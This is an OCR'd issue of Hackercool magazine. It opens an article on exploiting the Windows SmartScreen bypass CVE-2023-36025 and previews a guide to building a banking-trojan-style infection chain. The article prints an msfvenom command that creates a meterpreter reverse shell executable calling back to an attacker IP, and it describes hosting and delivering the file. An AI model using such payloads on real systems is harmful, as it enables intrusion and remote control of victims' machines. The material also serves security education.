Simplifying Cyber Security since 2016

HACKERCOOL

February 2024 Edition 7 Issue 2 Learn how Black Hat Hackers hack

Exploiting

Windows Defender Smart Screen Security Bypass

in INITIAL ACCESS

INFECTION CHAIN

From HTA file to payload via powershell script and DLL file, the Black Hat hacker style.

BYPASSING AV / EDR

How Black Hat hackers are using Github commit messages to hide their malicious activity

Copyright © 2016 - 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 2

Hello readers,

This is Kalyan Chinta with the latest Issue of Hackercool Magazine. Let's give you a quick summary of what this Issue contains. The first article of this Issue is how to exploit a vulnerability in Windows Defender SmartScreen (CVE-2023-36025) that is already popular with Black Hat Hackers around the world. This vulnerability describes how to gain initial access by bypassing Windows Defender Smart Screen. Next article brings you one of the infection chains of Ursniff banking trojan. This infection chain starts with a zip archive containing a single HTA file. When victims click on this HTA file, it downloads and executes a PowerShell script which then downloads and executes a DLL file which finally downloads the payload and executes it on the target system. Yes, I show you how to create the infection chain. Instead of using Ursniff trojan as payload, we will be using msfvenom meterpreter.

Next, in Tool of the Month feature, we bring you a complete guide on Hydra Password cracker. Then, you will learn how a Black Hat Hacker group used Github commit messages to hide its malicious activity. Then you will learn about multiple vulnerabilities disclosed recently in Ivanti VPN appliances and their impact.

Kalyan Chinta,
Founder, Hackercool Magazine

"GENERATIVE AI CAN BE USED TO EVADE STRING-BASED YARA RULES BY AUGMENTING THE SOURCE CODE OF SMALL MALWARE VARIANTS, EFFECTIVELY LOWERING DETECTION RATES."

-RECORDED FUTURE ON AI'S INCREASING ROLE IN DEEPFAKES AND MALWARE

INSIDE

See what our Hackercool Magazine's February 2024 Issue has in store for you.

1. Initial Access:
   Exploiting Windows Defender Smart Screen Security Bypass.

2. Infection Chain:
   Ursniff banking trojan.

3. Tool Of The Month:
   Hydra password cracker.

4. Cyber security:
   Cybersecurity for satellites is a growing challenge, as threats to space- based infrastructure grow.

5. Bypassing AV/EDR:
   How a Black Hat Hacker group is exploiting Github commit messages to hide their malicious activity.

6. Vulnerability for beginners:
   Learn about multiple vulnerabilities in Ivanti VPN appliances.

Other Useful Resources

Exploiting Windows Defender Smart Screen security bypass

INITIAL ACCESS

Threat Actors exploited the Windows Defender Smart screen security bypass vulnerability to deploy an open-source stealer called Phemodrone stealer on the target systems on January 2024. The same vulnerability was exploited by another hacker group behind Mispadu banking trojan in the first week of February 2024. Recently a hacker group named Water Hydra (aka Dark Casino) exploited this vulnerability to deploy Darkme malware. But what exactly is this Windows Defender Smart screen security bypass vulnerability? To know this, first you have to learn what is Windows Smart screen and what it does.

Before, I explain about this vulnerability, let's see it in action first. For this, I am using Kali Linux as attacker machine and Windows 10 20H2 as target system. Simply put, I create a meterpreter payload using msfvenom.


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_http lhost=19
2.168.249.148 lport=80 -f exe> /home/kali/Desktop/met_x64_htt
p_148_80.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_http lhost=19
2.168.249.148 lport=80 -f exe> /home/kali/Desktop/met_x64_htt
p_148_80.exe
[-] No platform was selected, choosing Msf::Module::Platform:
:Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 695 bytes
Final size of exe file: 7168 bytes
```

Then, I host it on the attacker system using the python single http server. We have seen its so many times in our previous Issues.


As you might have expected, I download it on the target system using a browser. Normally, I just execute it but not in this case. I right click on the file and click on the "Properties" tab.At the end of the "Properties" window, you should see this. This message is from Mark of The Web (MoTW) about which you studied in one of our previous Issues.

"When hackers have access to powerful computers that use brute force hacking, they can crack almost any password; even one user with insecure access being successfully hacked can result in a major breach."
-Toomas Hendrik Ilves



Now, I will execute it by simply double clicking on the file. However, instead of giving us a meterpreter session as expected, we get a blue window. This is Windows Defender Smartscreen in action. Read the message carefully.

"It's no surprise that hackers working for North Korea, Iran's mullahs, Vladimir V. Putin in Russia, and the People's Liberation Army of China have all learned that the great advantage of cyberweapons is that they are the opposite of a nuke: hard to detect, easy to deny, and increasingly finely targeted."
-David E. Sanger



What Smart Screen did was that it blocked our app from running as it considered it as malicious. Not just mine, it will block any app that it considers as malicious. But how does it determine the file as malicious?

What is Microsoft Windows Defender Smart Screen?

Microsoft Defender Smart screen is a Windows feature that protects users against phishing or malware websites, applications and downloading potentially malicious files. Smart screen also determines if a downloaded app is malicious by checking the downloaded files against a list of files that are downloaded frequently. If the file is not on that list, it displays the message as the one shown above.

What is CVE-2023-36025?

Windows Smart screen security feature bypass vulnerability that is assigned with CVE-ID CVE-2023-36025. This vulnerability allows attackers to bypass the Windows smart screen altogethe -r and install files on the target system.


Let us see how to exploit this to execute the meterpreter payload we used above. For this we will need an URL file.

What is an URL file?


An URL file is an Internet shortcut file. Let see how to create one. For this, I open a new text document on Windows (Notepad) and add this code to the file.

Then, I save it with a different name but the same extension (.txt). I named it “hc_test.txt”. Note that I didn’t change any extension. It is still a text file.


Next, I open this ‘hc_test.txt’ file and rename it to “hc_test.url’ as shown below. The file is still a text document only.



Our URL file is ready as shown below.



